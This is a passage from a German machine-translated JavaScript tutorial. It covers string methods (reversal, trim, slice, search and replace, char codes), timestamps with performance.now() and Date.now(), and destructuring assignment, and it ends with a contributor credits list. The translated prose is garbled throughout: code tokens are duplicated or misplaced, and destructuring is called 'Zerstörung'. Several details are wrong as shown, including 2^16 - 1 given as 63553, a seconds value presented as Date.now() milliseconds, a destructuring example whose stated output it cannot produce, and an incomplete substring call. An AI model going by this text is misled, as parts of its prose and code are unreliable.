Dies funktioniert jedoch nur, solange die umgedrehte Zeichenfolge keine Ersatzpaare enthält. Astralsymbole, dh Zeichen außerhalb der mehrsprachigen Grundebene, können durch zwei Codeeinheiten dargestellt werden und führen bei dieser naiven Technik zu falschen Ergebnissen. Darüber hinaus erscheinen Zeichen mit Kombinationsmarkierungen (z. B. Diaeresis) auf dem logischen "nächsten" Zeichen anstelle des ursprünglichen, mit dem sie kombiniert wurden.

```
'□■.'.split('').reverse().join(''); //fails
```

Während die Methode für die meisten Sprachen gut funktioniert, ist ein wirklich genauer Algorithmus für die Umkehrung von Strings etwas komplizierter. Eine solche Implementierung ist eine kleine Bibliothek mit dem Namen Esrever , die reguläre Ausdrücke zum Kombinieren von Markierungen und Ersatzpaaren verwendet, um das Umkehren perfekt durchzuführen.

Erläuterung

Sektion	Erläuterung	Ergebnis
`str`	Die Eingabezeichenfolge	`"string"`
`String.prototype.split( deliminator )`	Teilt den String `str` in ein Array auf. Der Parameter `""` bedeutet die Aufteilung zwischen den einzelnen Zeichen.	`["s","t","r","i","n","g"]`
`Array.prototype.reverse()`	Gibt das Array aus dem Split-String mit seinen Elementen in umgekehrter Reihenfolge zurück.	`["g","n","i","r","t","s"]`
`Array.prototype.join( deliminator )`	Verbindet die Elemente im Array zu einer Zeichenfolge. Der Parameter `""` bedeutet einen leeren Deliminator (dh die Elemente des Arrays werden direkt nebeneinander gesetzt).	`"gnirts"`

Spread-Operator verwenden

6

```
function reverseString(str) {
    return [...String(str)].reverse().join('');
}

console.log(reverseString('stackoverflow'));  // "wolfrevokcats"
console.log(reverseString(1337));             // "7331"
console.log(reverseString([1, 2, 3]));        // "3,2,1"
```

Benutzerdefinierte `reverse()` Funktion

```
function reverse(string) {
    var strRev = "";
    for (var i = string.length - 1; i >= 0; i--) {
        strRev += string[i];
    }
    return strRev;
}

reverse("zebra");  // "arbez"
```

Leerraum abschneiden

Verwenden Sie `String.prototype.trim` um Leerzeichen von den Kanten einer Zeichenfolge zu `String.prototype.trim` :

```
"    some whitespaced string  ".trim();  // "some whitespaced string"
```

Viele JavaScript-Engines, jedoch nicht Internet Explorer , haben nicht standardmäßige `trimLeft` und `trimRight` Methoden `trimRight` . Derzeit befindet sich auf Stufe 1 des Prozesses ein Vorschlag für standardisierte `trimStart` und `trimEnd` Methoden, die aus Gründen der `trimLeft` auf `trimLeft` und `trimRight` sind.

```
// Stage 1 proposal
"    this is me    ".trimStart();  // "this is me    "
"    this is me    ".trimEnd();  // "    this is me"

// Non-standard methods, but currently implemented by most engines
"    this is me    ".trimLeft();  // "this is me    "
"    this is me    ".trimRight();  // "    this is me"
```

Substrings mit Scheibe

Verwenden Sie `.slice()` , um Teilzeichenfolgen mit zwei Indizes zu extrahieren:

```
var s = "0123456789abcdefg";
s.slice(0, 5);  // "01234"
s.slice(5, 6);  // "5"
```

Bei einem Index wird es von diesem Index bis zum Ende der Zeichenfolge dauern:

```
s.slice(10);    // "abcdefg"
```

Einen String in ein Array aufteilen

Verwenden Sie `.split` , um von Zeichenfolgen zu einem Array der geteilten Teilzeichenfolgen zu gelangen:

```
var s = "one, two, three, four, five"
```

```
s.split(", ");  // ["one", "two", "three", "four", "five"]
```

Verwenden Sie die **Array-Methode** `.join` , um zu einer Zeichenfolge zurückzukehren:

```
s.split(", ").join("--");  // "one--two--three--four--five"
```

Strings sind Unicode

Alle JavaScript-Strings sind Unicode!

```
var s = "some Δ≈ƒ unicode ¡™£¢¢¢";
s.charCodeAt(5);  // 8710
```

In JavaScript gibt es keine rohen Bytes oder binären Zeichenfolgen. Verwenden Sie typisierte Arrays , um mit binären Daten effektiv umzugehen .

Eine Zeichenfolge erkennen

Um festzustellen, ob ein Parameter eine *primitive* Zeichenfolge ist, verwenden Sie `typeof` :

```
var aString = "my string";
var anInt = 5;
var anObj = {};
typeof aString === "string";   // true
typeof anInt === "string";     // false
typeof anObj === "string";     // false
```

Wenn Sie jemals ein `String` Objekt über einen `new String("somestr")` , funktioniert das obige nicht. In diesem Fall können wir `instanceof` :

```
var aStringObj = new String("my string");
aStringObj instanceof String;    // true
```

Um beide Fälle abzudecken, können wir eine einfache Hilfsfunktion schreiben:

```
var isString = function(value) {
    return typeof value === "string" || value instanceof String;
};

var aString = "Primitive String";
var aStringObj = new String("String Object");
isString(aString); // true
isString(aStringObj); // true
isString({}); // false
isString(5); // false
```

Oder wir können die `toString` Funktion von `Object` . Dies kann nützlich sein, wenn in einer switch-Anweisung auch nach anderen Typen gesucht werden muss, da diese Methode ebenso wie `typeof` andere Datentypen unterstützt.

```
var pString = "Primitive String";
var oString = new String("Object Form of String");
Object.prototype.toString.call(pString);//"[object String]"
Object.prototype.toString.call(oString);//"[object String]"
```

Eine robustere Lösung ist, einen String überhaupt nicht zu *erkennen* , sondern nur zu prüfen, welche Funktionalität erforderlich ist. Zum Beispiel:

```
var aString = "Primitive String";
// Generic check for a substring method
if(aString.substring) {

}
// Explicit check for the String substring prototype method
if(aString.substring === String.prototype.substring) {
    aString.substring(0, );
}
```

Zeichenketten Lexikographisch vergleichen

Verwenden Sie `localeCompare()` um Zeichenfolgen alphabetisch zu vergleichen. Dies gibt einen negativen Wert zurück, wenn der Referenzstring lexikographisch (alphabetisch) vor dem verglichenen String (dem Parameter) steht, einen positiven Wert, wenn er danach kommt, und einen Wert von `0` wenn sie gleich sind.

```
var a = "hello";
var b = "world";

console.log(a.localeCompare(b)); // -1
```

Die Operatoren `>` und `<` können auch verwendet werden, um Zeichenfolgen lexikographisch zu vergleichen, sie können jedoch keinen Wert Null zurückgeben (dies kann mit dem Gleichheitsoperator `==` getestet werden). Folglich kann eine Form der `localeCompare()` Funktion folgendermaßen geschrieben werden:

```
function strcmp(a, b) {
    if(a === b) {
        return 0;
    }

    if (a > b) {
        return 1;
    }

    return -1;
}

console.log(strcmp("hello", "world")); // -1
console.log(strcmp("hello", "hello")); //  0
console.log(strcmp("world", "hello")); //  1
```

Dies ist besonders nützlich, wenn Sie eine Sortierfunktion verwenden, die das Vorzeichen des Rückgabewerts (z. B. `sort`) vergleicht.

```
var arr = ["bananas", "cranberries", "apples"];
arr.sort(function(a, b) {
    return a.localeCompare(b);
});
console.log(arr); // [ "apples", "bananas", "cranberries" ]
```

String zu Großbuchstaben

String.prototype.toUpperCase ():

```
console.log('qwerty'.toUpperCase()); // 'QWERTY'
```

String zu Kleinbuchstaben

String.prototype.toLowerCase ()

```
console.log('QWERTY'.toLowerCase()); // 'qwerty'
```

Wortzähler

Angenommen, Sie haben ein `<textarea>` und möchten Informationen über die Anzahl der folgenden Informationen abrufen:

- Zeichen (insgesamt)
- Zeichen (keine Leerzeichen)
- Wörter
- Linien

```
function wordCount( val ){
    var wom = val.match(/\S+/g);
    return {
        charactersNoSpaces : val.replace(/\s+/g, '').length,
        characters         : val.length,
        words              : wom ? wom.length : 0,
        lines              : val.split(/\r*\n/).length
    };
}


// Use like:
wordCount( someMultilineText ).words;   // (Number of words)
```

jsFiddle-Beispiel

Zugriffszeichen am Index in Zeichenfolge

Verwenden Sie `charAt()` , um ein Zeichen am angegebenen Index in der Zeichenfolge `charAt()` .

```
var string = "Hello, World!";
console.log( string.charAt(4) ); // "o"
```

Da Zeichenfolgen wie Arrays behandelt werden können, verwenden Sie den Index alternativ über Klammern .

```
var string = "Hello, World!";
console.log( string[4] ); // "o"
```

Um den Zeichencode des Zeichens an einem angegebenen Index `charCodeAt()` , verwenden Sie `charCodeAt()` .

```
var string = "Hello, World!";
console.log( string.charCodeAt(4) ); // 111
```

Beachten Sie, dass diese Methoden Getter-Methoden sind (geben Sie einen Wert zurück). Zeichenfolgen in JavaScript sind unveränderlich. Mit anderen Worten, keines von ihnen kann verwendet werden, um ein Zeichen an einer Position in der Zeichenfolge zu setzen.

Funktionen zum Suchen und Ersetzen von Zeichenfolgen

Um nach einem String innerhalb eines Strings zu suchen, gibt es mehrere Funktionen:

`indexOf( searchString )` und `lastIndexOf( searchString )`

`indexOf()` gibt den Index des ersten Vorkommens von `searchString` in der Zeichenfolge zurück. Wenn `searchString` nicht gefunden wird, wird `-1` zurückgegeben.

```
var string = "Hello, World!";
console.log( string.indexOf("o") ); // 4
console.log( string.indexOf("foo") ); // -1
```

In ähnlicher Weise gibt `lastIndexOf()` den Index des letzten Vorkommens von `searchstring` oder `-1` wenn er nicht gefunden wird.

```
var string = "Hello, World!";
console.log( string.lastIndexOf("o") );   // 8
console.log( string.lastIndexOf("foo") ); // -1
```

`includes( searchString, start )`

`includes()` ein boolean zurück , die angibt , ob `searchString` im String vorhanden ist , aus dem Index Start `start` (Standard : 0) gewonnen . Dies ist besser als `indexOf()` wenn Sie lediglich das Vorhandensein einer `indexOf()` testen müssen.

```
var string = "Hello, World!";
console.log( string.includes("Hello") ); // true
console.log( string.includes("foo") );   // false
```

`replace( regexp|substring, replacement|replaceFunction )`

`replace()` zurückkehren wird eine Zeichenfolge , die alle Vorkommen von Teilstrings hat passend zur RegExp `regexp` oder String `substring` mit einem String - `replacement` oder den Rückgabewert von `replaceFunction` .

Beachten Sie, dass dies die Zeichenfolge nicht ändert, sondern die Zeichenfolge mit Ersetzungen zurückgibt.

```
var string = "Hello, World!";
string = string.replace( "Hello", "Bye" );
console.log( string ); // "Bye, World!"

string = string.replace( /W.{3}d/g, "Universe" );
console.log( string ); // "Bye, Universe!"
```

`replaceFunction` kann für bedingte Ersetzungen für reguläre Ausdrucksobjekte verwendet werden (z. B. bei Verwendung von `regexp`). Die Parameter sind in der folgenden Reihenfolge:

Parameter	Bedeutung
`match`	Die Teilzeichenfolge, die dem gesamten regulären Ausdruck g entspricht
`g1` , `g2` , `g3` , ...	die übereinstimmenden Gruppen im regulären Ausdruck
`offset`	der Versatz der Übereinstimmung in der gesamten Zeichenfolge
`string`	die gesamte Saite

Beachten Sie, dass alle Parameter optional sind.

```
var string = "heLlo, woRlD!";
string = string.replace( /([a-zA-Z])([a-zA-Z]+)/g, function(match, g1, g2) {
    return g1.toUpperCase() + g2.toLowerCase();
});
console.log( string ); // "Hello, World!"
```

Suchen Sie den Index einer Teilzeichenfolge in einer Zeichenfolge

Die `.indexOf` Methode gibt den Index eines Teilstrings innerhalb einer anderen Zeichenfolge zurück (falls vorhanden oder -1, falls nicht anders angegeben).

```
'Hellow World'.indexOf('Wor');    // 7
```

`.indexOf` akzeptiert auch ein zusätzliches numerisches Argument, das angibt, nach welchem Index die Funktion suchen soll

```
"harr dee harr dee harr".indexOf("dee", 10); // 14
```

Sie sollten beachten, dass `.indexOf` die Groß- und Kleinschreibung `.indexOf`

```
'Hellow World'.indexOf('WOR');    // -1
```

String-Darstellungen von Zahlen

JavaScript hat eine native Konvertierung von *Number* in seine *String-Darstellung* für jede Basis von *2 bis 36* .

Die häufigste Darstellung nach dem *Dezimalzeichen (Basis 10)* ist *hexadezimal (Basis 16)* . Der Inhalt dieses Abschnitts funktioniert jedoch für alle Basen im Bereich.

Damit kann eine *Anzahl* von dezimal (Basis 10) auf , es ist hexadezimal (Basis 16) *String toString Darstellung* der Methode zur Umwandlung mit *radix* verwendet wird `16` .

```
// base 10 Number
var b10 = 12;

// base 16 String representation
var b16 = b10.toString(16); // "c"
```

Wenn die dargestellte Zahl eine ganze Zahl ist, kann die inverse Operation hierfür erneut mit `parseInt` und der `parseInt` `16` werden

```
// base 16 String representation
var b16 = 'c';

// base 10 Number
var b10 = parseInt(b16, 16); // 12
```

Um eine beliebige Zahl (dh eine nicht ganzzahlige Zahl) aus ihrer *String-Darstellung* in eine *Zahl* zu konvertieren, muss die Operation in zwei Teile aufgeteilt werden. der ganzzahlige Teil und der Bruchteil.

6

```
let b16 = '3.243f3e0370cdc';
// Split into integer and fraction parts
let [i16, f16] = b16.split('.');

// Calculate base 10 integer part
let i10 = parseInt(i16, 16); // 3

// Calculate the base 10 fraction part
let f10 = parseInt(f16, 16) / Math.pow(16, f16.length); // 0.14158999999999988

// Put the base 10 parts together to find the Number
let b10 = i10 + f10; // 3.14159
```

Hinweis 1: Seien Sie vorsichtig, da kleine Fehler im Ergebnis auftreten können, da sich die Darstellungen in unterschiedlichen Basen unterscheiden können. Es kann wünschenswert sein, anschließend eine Art Rundung durchzuführen.
Hinweis 2: Sehr lange Darstellungen von Zahlen können aufgrund der Genauigkeit und der

Maximalwerte der *Zahlen* der Umgebung, in der die Konvertierungen stattfinden, zu Fehlern führen.

Wiederholen Sie einen String

6

Dies kann mit der .repeat () -Methode durchgeführt werden:

```
"abc".repeat(3);  // Returns "abcabcabc"
"abc".repeat(0);  // Returns ""
"abc".repeat(-1); // Throws a RangeError
```

6

Im Allgemeinen sollte dies mit einem korrekten Polyfill für die ES6-Methode String.prototype.repeat () erfolgen . Andernfalls kann das Idiom `new Array(n + 1).join(myString)` den String `myString` `n` mal `myString` :

```
var myString = "abc";
var n = 3;

new Array(n + 1).join(myString);  // Returns "abcabcabc"
```

Zeichencode

Die Methode `charCodeAt` ruft den Unicode-Zeichencode eines einzelnen Zeichens ab:

```
var charCode = "µ".charCodeAt(); // The character code of the letter µ is 181
```

Um den Zeichencode eines Zeichens in einer Zeichenfolge zu erhalten, wird die 0-basierte Position des Zeichens als Parameter an `charCodeAt` :

```
var charCode = "ABCDE".charCodeAt(3); // The character code of "D" is 68
```

6

Einige Unicode-Symbole passen nicht in ein einzelnes Zeichen und erfordern stattdessen zwei UTF-16-Surrogatpaare zum Kodieren. Dies ist der Fall für Zeichencodes, die über 2^{16} - 1 oder 63553 hinausgehen. Diese erweiterten Zeichencodes oder *Codepunktwerte* können mit `codePointAt` abgerufen `codePointAt` :

```
// The Grinning Face Emoji has code point 128512 or 0x1F600
var codePoint = "□".codePointAt();
```

Zeichenketten online lesen: https://riptutorial.com/de/javascript/topic/1041/zeichenketten

Kapitel 105: Zeitstempel

Syntax

- millisecondsAndMicrosecondsSincePageLoad = performance.now ();
- MillisekundenSinceYear1970 = Date.now ();
- MillisekundenSinceYear1970 = (neues Datum ()). getTime ();

Bemerkungen

`performance.now()` ist in modernen Webbrowsern verfügbar und liefert zuverlässige Zeitstempel mit einer Auflösung von weniger als einer Millisekunde.

Da `Date.now()` und `(new Date()).getTime()` auf der Systemzeit basieren, werden sie häufig um einige Millisekunden versetzt, wenn die Systemzeit automatisch synchronisiert wird .

Examples

Zeitstempel mit hoher Auflösung

`performance.now()` gibt einen genauen Zeitstempel zurück: Die Anzahl der Millisekunden (einschließlich Mikrosekunden) seit dem Start der aktuellen Webseite.

Im Allgemeinen wird die seit dem `performanceTiming.navigationStart` Ereignis verstrichene Zeit zurückgegeben.

```
t = performance.now();
```

Im Hauptkontext eines Webbrowsers gibt `performance.now()` `6288.319` wenn die Webseite vor 6288 Millisekunden und 319 Mikrosekunden geladen wurde.

Zeitstempel mit niedriger Auflösung

`Date.now()` gibt die Anzahl der gesamten Millisekunden zurück, die seit dem 1. Januar 1970 um 00:00:00 UTC vergangen sind.

```
t = Date.now();
```

Zum Beispiel `Date.now()` liefert `1461069314` , wenn es am 19. April 2016 12.35.14 GMT genannt wurde.

Unterstützung für ältere Browser

`Date.now()` in älteren Browsern, bei denen `Date.now()` nicht verfügbar ist, stattdessen `(new`

`Date()).getTime()` :

```
t = (new Date()).getTime();
```

Um eine `Date.now()` Funktion für ältere Browser bereitzustellen, verwenden Sie diese Funktion :

```
if (!Date.now) {
  Date.now = function now() {
    return new Date().getTime();
  };
}
```

Zeitstempel in Sekunden abrufen

Um den Zeitstempel in Sekunden zu erhalten

```
Math.floor((new Date().getTime()) / 1000)
```

Zeitstempel online lesen: https://riptutorial.com/de/javascript/topic/606/zeitstempel

Kapitel 106: Zerstörungsauftrag

Einführung

Bei der Destrukturierung handelt es sich um eine **Musteranpassungstechnik** , die kürzlich in EcmaScript 6 zu Javascript hinzugefügt wurde.

Sie können damit eine Gruppe von Variablen an eine entsprechende Gruppe von Werten binden, wenn ihr Muster mit der rechten und der linken Seite des Ausdrucks übereinstimmt.

Syntax

- sei [x, y] = [1, 2]
- let [first, ... rest] = [1, 2, 3, 4]
- sei [eins, drei] = [1, 2, 3]
- let [val = 'default value'] = []
- sei {a, b} = {a: x, b: y}
- {a: {c}} = {a: {c: 'verschachtelt'}, b: y}
- {b = 'Standardwert'} = {a: 0}

Bemerkungen

Die Destrukturierung ist neu in der Spezifikation ECMAScript 6 (AKA ES2015), und die Browserunterstützung kann eingeschränkt sein. Die folgende Tabelle gibt einen Überblick über die früheste Version von Browsern, die> 75% der Spezifikation unterstützte.

Chrom	Kante	Feuerfuchs	Internet Explorer	Oper	Safari
49	13	45	x	36	x

(Letzte Aktualisierung - 18.08.2016)

Examples

Argumente für die Zerstörungsfunktion

Eigenschaften aus einem Objekt ziehen, das an eine Funktion übergeben wird. Dieses Muster simuliert benannte Parameter, anstatt sich auf die Argumentposition zu verlassen.

```
let user = {
    name: 'Jill',
    age: 33,
    profession: 'Pilot'
}
```

```
function greeting ({name, profession}) {
    console.log(`Hello, ${name} the ${profession}`)
}

greeting(user)
```

Dies funktioniert auch für Arrays:

```
let parts = ["Hello", "World!"];

function greeting([first, second]) {
    console.log(`${first} ${second}`);
}
```

Umbenennen von Variablen während der Zerstörung

Bei der Destrukturierung können wir auf einen Schlüssel in einem Objekt verweisen, ihn jedoch als Variable mit einem anderen Namen deklarieren. Die Syntax sieht aus wie die Schlüsselwertsyntax für ein normales JavaScript-Objekt.

```
let user = {
  name: 'John Smith',
  id: 10,
  email: 'johns@workcorp.com',
};

let {user: userName, id: userId} = user;

console.log(userName) // John Smith
console.log(userId) // 10
```

Zerstörung von Arrays

```
const myArr = ['one', 'two', 'three']
const [ a, b, c ] = myArr

// a = 'one', b = 'two, c = 'three'
```

Wir können einen Standardwert im Destructuring-Array festlegen, siehe das Beispiel für den Default-Wert beim Destructuring .

Mit dem Destructuring-Array können wir die Werte von 2 Variablen leicht vertauschen:

```
var a = 1;
var b = 3;

[a, b] = [b, a];
// a = 3, b = 1
```

Wir können leere Felder angeben, um nicht benötigte Werte zu überspringen:

```
[a, , b] = [1, 2, 3] // a = 1, b = 3
```

Objekte zerstören

Die Zerstörung ist eine bequeme Methode, um Eigenschaften aus Objekten in Variablen zu extrahieren.

Grundlegende Syntax:

```
let person = {
  name: 'Bob',
  age: 25
};

let { name, age } = person;

// Is equivalent to
let name = person.name; // 'Bob'
let age = person.age;   // 25
```

Zerstörung und Umbenennung:

```
let person = {
  name: 'Bob',
  age: 25
};

let { name: firstName } = person;

// Is equivalent to
let firstName = person.name; // 'Bob'
```

Zerstörung mit Standardwerten:

```
let person = {
  name: 'Bob',
  age: 25
};

let { phone = '123-456-789' } = person;

// Is equivalent to
let phone = person.hasOwnProperty('phone') ? person.phone : '123-456-789'; // '123-456-789'
```

Zerstörung und Umbenennung mit Standardwerten

```
let person = {
  name: 'Bob',
  age: 25
};

let { phone: p = '123-456-789' } = person;

// Is equivalent to
let p = person.hasOwnProperty('phone') ? person.phone : '123-456-789'; // '123-456-789'
```

Zerstörung innerhalb von Variablen

Abgesehen von der Zerstörung von Objekten in Funktionsargumente können Sie sie wie folgt in Variablendeklarationen verwenden:

```
const person = {
  name: 'John Doe',
  age: 45,
  location: 'Paris, France',
};

let { name, age, location } = person;

console.log('I am ' + name + ', aged ' + age + ' and living in ' + location + '.');
// -> "I am John Doe aged 45 and living in Paris, France."
```

Wie Sie sehen, wurden drei neue Variablen erstellt: `name` , `age` und `location` und deren Werte wurden von der Objektperson `person` wenn sie mit den Schlüsselnamen übereinstimmen.

Verwenden von rest-Parametern zum Erstellen eines Argument-Arrays

Wenn Sie jemals ein Array benötigen, das aus zusätzlichen Argumenten besteht, die Sie möglicherweise nicht erwartet haben oder nicht, außer den von Ihnen ausdrücklich deklarierten, können Sie den Parameter "rest" des Arrays in der arguments-Deklaration wie folgt verwenden:

Beispiel 1, optionale Argumente in einem Array:

```
function printArgs(arg1, arg2, ...theRest) {
  console.log(arg1, arg2, theRest);
}

printArgs(1, 2, 'optional', 4, 5);
// -> "1, 2, ['optional', 4, 5]"
```

Beispiel 2, alle Argumente sind jetzt ein Array:

```
function printArgs(...myArguments) {
  console.log(myArguments, Array.isArray(myArguments));
}

printArgs(1, 2, 'Arg #3');
// -> "[1, 2, 'Arg #3'] true"
```

Die Konsole wurde als true `myArguments` da `myArguments` ein Array ist. Außerdem konvertiert die `...myArguments` in der Parameterargument-Deklaration eine Liste von durch die Funktion (Parameter) erhaltenen Werten (durch Kommas getrennt) in ein voll funktionsfähiges Array (und kein Array-ähnliches Objekt) wie das native Argumentobjekt).

Standardwert bei der Zerstörung

Es kommt häufig vor, dass eine Eigenschaft, die wir extrahieren `TypeError` , im Objekt / Array nicht

vorhanden ist. `TypeError` führt zu einem `TypeError` (während der Zerstörung geschachtelter Objekte) oder die Einstellung auf `undefined` . Während der Destrukturierung können wir einen Standardwert festlegen, auf den er zurückgreift, falls er nicht im Objekt gefunden wird.

```
var obj = {a : 1};
var {a : x , b : x1 = 10} = obj;
console.log(x, x1); // 1, 10

var arr = [];
var [a = 5, b = 10, c] = arr;
console.log(a, b, c); // 5, 10, undefined
```

Verschachtelte Zerstörung

Wir sind nicht auf die Zerstörung eines Objekts / Arrays beschränkt, wir können ein verschachteltes Objekt / Array zerstören.

Zerstörung von verschachtelten Objekten

```
var obj = {
  a: {
    c: 1,
    d: 3
  },
  b: 2
};

var {
  a: {
    c: x,
    d: y
  },
  b: z
} = obj;

console.log(x, y, z);     // 1,3,2
```

Verschachtelte Array-Zerstörung

```
var arr = [1, 2, [3, 4], 5];

var [a, , [b, c], d] = arr;

console.log(a, b, c, d);      // 1 3 4 5
```

Die Destrukturierung ist nicht nur auf ein einzelnes Muster beschränkt, wir können auch Arrays mit n-Ebenen der Verschachtelung enthalten. In ähnlicher Weise können Arrays mit Objekten zerstört werden und umgekehrt.

Arrays innerhalb eines Objekts

```
var obj = {
  a: 1,
```

```
  b: [2, 3]
};

var {
  a: x1,
  b: [x2, x3]
} = obj;

console.log(x1, x2, x3);    // 1 2 3
```

Objekte innerhalb von Arrays

```
var arr = [1, 2 , {a : 3}, 4];

var [x1, x2 , {a : x3}, x4] = arr;

console.log(x1, x2, x3, x4);
```

Zerstörungsauftrag online lesen: https://riptutorial.com/de/javascript/topic/616/zerstorungsauftrag

Credits

S. No	Kapitel	Contributors
1	Erste Schritte mit JavaScript	2426021684, A.M.K, Abdelaziz Mokhnache, Abhishek Jain, Adam, AER, Ala Eddine JEBALI, Alex Filatov, Alexander O'Mara, Alexandre N., a--m, Aminadav, Anders H, Andrew Sklyarevsky, Ani Menon, Anko, Ankur Anand, Ashwin Ramaswami, AstroCB, ATechieThought, Awal Garg, baranskistad, Bekim Bacaj, bfavaretto, Black, Blindman67, Blundering Philosopher, Bob_Gneu, Brandon Buck, Brett Zamir, bwegs, catalogue_number, CD.., Cerbrus, Charlie H, Chris, Christoph, Clonkex, Community, cswl, Daksh Gupta, Daniel Stradowski, daniellmb, Darren Sweeney, David Archibald, David G., Derek, Devid Farinelli, Domenic, DontVoteMeDown, Downgoat, Egbert S, Ehsan Sajjad, Ekin, Emissary, Epodax, Everettss, fdelia, Flygenring, fracz, Franck Dernoncourt, Frederik.L, gbraad, gcampbell, geek1011, gman, H. Pauwelyn, hairboat, Hatchet, haykam, hirse, Hunan Rostomyan, hurricane-player, Ilyas Mimouni, Inanc Gumus, inetphantom, J F, James Donnelly, Jared Rummler, jbmartinez, Jeremy Banks, Jeroen, jitendra varshney, jmattheis, John Slegers, Jon, Joshua Kleveter, JPSirois, Justin Horner, Justin Taddei, K48, Kamrul Hasan, Karuppiah, Kirti Thorat, Knu, L Bahr, Lambda Ninja, Lazzaro, little pootis, m02ph3u5, Marc, Marc Gravell, Marco Scabbiolo, MasterBob, Matas Vaitkevicius, Mathias Bynens, Mattew Whitt, Matthew Lewis, Max, Maximillian Laumeister, Mayank Nimje, Mazz, MEGADEVOPS, Michał Perłakowski, Michele Ricciardi, Mike C, Mikhail, mplungjan, Naeem Shaikh, Naman Sancheti, NDFA, ndugger, Neal, nicael, Nick, nicovank, Nikita Kurtin, noɥʎdʎzɐɔO, Nuri Tasdemir, nylki, Obinna Nwakwue, orvi, Peter LaBanca, ppovoski, Radouane ROUFID, Rakitić, RamenChef, Richard Hamilton, robertc, Rohit Jindal, Roko C. Buljan, ronnyfm, Ryan, Saroj Sasmal, Savaratkar, SeanKendle, SeinopSys, shaN, Shiven, Shog9, Slayther, Sneh Pandya, solidcell, Spencer Wieczorek, ssc-hrep3, Stephen Leppik, Sunnyok, Sverri M. Olsen, SZenC, Thanks in advantage, Thriggle, tnga, Tolen, Travis Acton, Travis J, trincot, Tushar, Tyler Sebastian, user2314737, Ven, Vikram Palakurthi, Web_Designer, XavCo7, xims, Yosvel Quintero, Yury

		Fedorov, Zaz, zealoushacker, Zze
2	.postMessage () und MessageEvent	Michał Perłakowski, Ozan
3	AJAX	Angel Politis, Ani Menon, hirse, Ivan, Jeremy Banks, jkdev, John Slegers, Knu, Mike C, MotKohn, Neal, SZenC , Thamaraiselvam, Tiny Giant, Tot Zam, user2314737
4	Anti-Muster	A.M.K, Anirudha, Cerbrus, Mike C, Mike McCaughan
5	Arbeitskräfte	A.M.K, Alex, bloodyKnuckles, Boopathi Rajaa, geekonaut, Kayce Basques, kevguy, Knu, Nachiketha, NickHTTPS, Peter, Tomáš Zato, XavCo7
6	Arithmetik (Mathematik)	aikeru, Alberto Nicoletti, Alex Filatov, Andrey, Barmar, Blindman67, Blue Sheep, Cerbrus, Charlie H, Colin, daniellmb, Davis, Drew, fgb, Firas Moalla, Gaurang Tandon, Giuseppe, Hardik Kanjariya ツ, Hayko Koryun, hindmost, J F, Jeremy Banks, jkdev, kamoroso94, Knu, Mattias Buelens, Meow, Mike C, Mikhail, Mottie, Neal, numbermaniac, oztune, pensan, RamenChef, Richard Hamilton, Rohit Jindal, Roko C. Buljan, ssc-hrep3, Stewartside, still_learning, Sumurai8, SZenC, TheGenie OfTruth, Trevor Clarke, user2314737, Yosvel Quintero, zhirzh
7	Arrays	2426021684, A.M.K, Ahmed Ayoub, Alejandro Nanez, A ʟɪʀ, Amit, Angelos Chalaris, Anirudh Modi, ankhzet, autoboxer, azad, balpha, Bamieh, Ben, Blindman67, Brett DeWoody, CD.., cdrini, Cerbrus, Charlie H, Chris, code_monk, codemano, CodingIntrigue, CPHPython, Damon, Daniel, Daniel Herr, daniellmb, dauruy, David Archibald, dns_nx, Domenic, Dr. Cool, Dr. J. Testington, DzinX, Firas Moalla, fracz, FrankCamara, George Bailey, gurvinder372, Hans Strausl, hansmaad, Hardik Kanjariya ツ, Hunan Rostomyan, iBelieve, Ilyas Mimouni, Ishmael Smyrnow, Isti115, J F, James Long, Jason Park, Jason Sturges, Jeremy Banks, Jeremy J Starcher, jisoo, jkdev, John Slegers, kamoroso94, Konrad D, Kyle Blake, Luc125, M. Erraysy, Maciej Gurban, Marco Scabbiolo, Matthew Crumley, mauris, Max Alcala, mc10, Michiel, Mike C, Mike McCaughan, Mikhail, Morteza Tourani, Mottie, nasoj1100, ndugger, Neal, Nelson Teixeira, nem035, Nhan, Nina Scholz, phaistonian, Pranav C Balan , Qianyue, QoP, Rafael Dantas, RamenChef, Richard Hamilton, Roko C. Buljan, rolando, Ronen Ness, Sandro, Shrey Gupta, sielakos, Slayther, Sofiene Djebali,

		Sumurai8, svarog, SZenC, TheGenie OfTruth, Tim, Traveling Tech Guy, user1292629, user2314737, user4040648, Vaclav, VahagnNikoghosian, VisioN, wuxiandiejia, XavCo7, Yosvel Quintero, zer00ne, ZeroBased_IX, zhirzh
8	Async-Funktionen (Async / Erwarten)	2426021684, aluxian, Beau, cswl, Dan Dascalescu, Dawid Zbiński, Explosion Pills, fson, Hjulle, Inanc Gumus, ivarni, Jason Sturges, JimmyLv, John Henry, Keith, Knu, little pootis, Madara Uchiha, Marco Scabbiolo, MasterBob, Meow, Michał Perłakowski, murrayju, ndugger, oztune, Peter Mortensen, Ramzi Kahil, Ryan
9	Asynchrone Iteratoren	Keith, Madara Uchiha
10	Aufzählungen	Angelos Chalaris, CodingIntrigue, Ekin, L Bahr, Mike C, Nelson Teixeira, richard
11	Auswahl-API	rvighne
12	Automatisches Einfügen von Semikolons - ASI	CodingIntrigue, Kemi, Marco Scabbiolo, Naeem Shaikh, RamenChef
13	Batteriestatus-API	cone56, metal03326, Thum Choon Tat, XavCo7
14	Bedingungen	2426021684, Amgad, Araknid, Blubberguy22, Code Uniquely, Damon, Daniel Herr, fuma, gnerkus, J F, Jeroen , jkdev, John Slegers, Knu, MegaTom, Meow, Mike C, Mike McCaughan, nicael, Nift, oztune, Quill, Richard Hamilton, Rohit Jindal, SarathChandra, Sumit, SZenC, Thomas Gerot, TJ Walker, Trevor Clarke, user3882768, XavCo7, Yosvel Quintero
15	Bemerkungen	Andrew Myers, Brett Zamir, Liam, pinjasaur, Roko C. Buljan
16	Benachrichtigungs-API	2426021684, Dr. Cool, George Bailey, J F, Marco Scabbiolo, shaN, svarog, XavCo7
17	Benutzerdefinierte Elemente	Jeremy Banks, Neal
18	Bildschirm	cdm, J F, Mike C, Mikhail, Nikola Lukic, vsync
19	Binärdaten	Akshat Mahajan, Jeremy Banks, John Slegers, Marco Bonelli
20	Bitweise Operatoren	4444, cswl, HopeNick, iulian, Mike McCaughan, Spencer Wieczorek

21	Bitweise Operatoren - Beispiele aus der realen Welt (Snippets)	csander, HopeNick
22	Browser erkennen	A.M.K, John Slegers, L Bahr, Nisarg Shah, Rachel Gallen , Sumurai8
23	Datei-API, Blobs und FileReaders	Bit Byte, geekonaut, J F, Marco Scabbiolo, miquelarranz, Mobiletainment, pietrovismara, Roko C. Buljan, SaiUnique , Sreekanth
24	Datenattribute	Racil Hilan, Yosvel Quintero
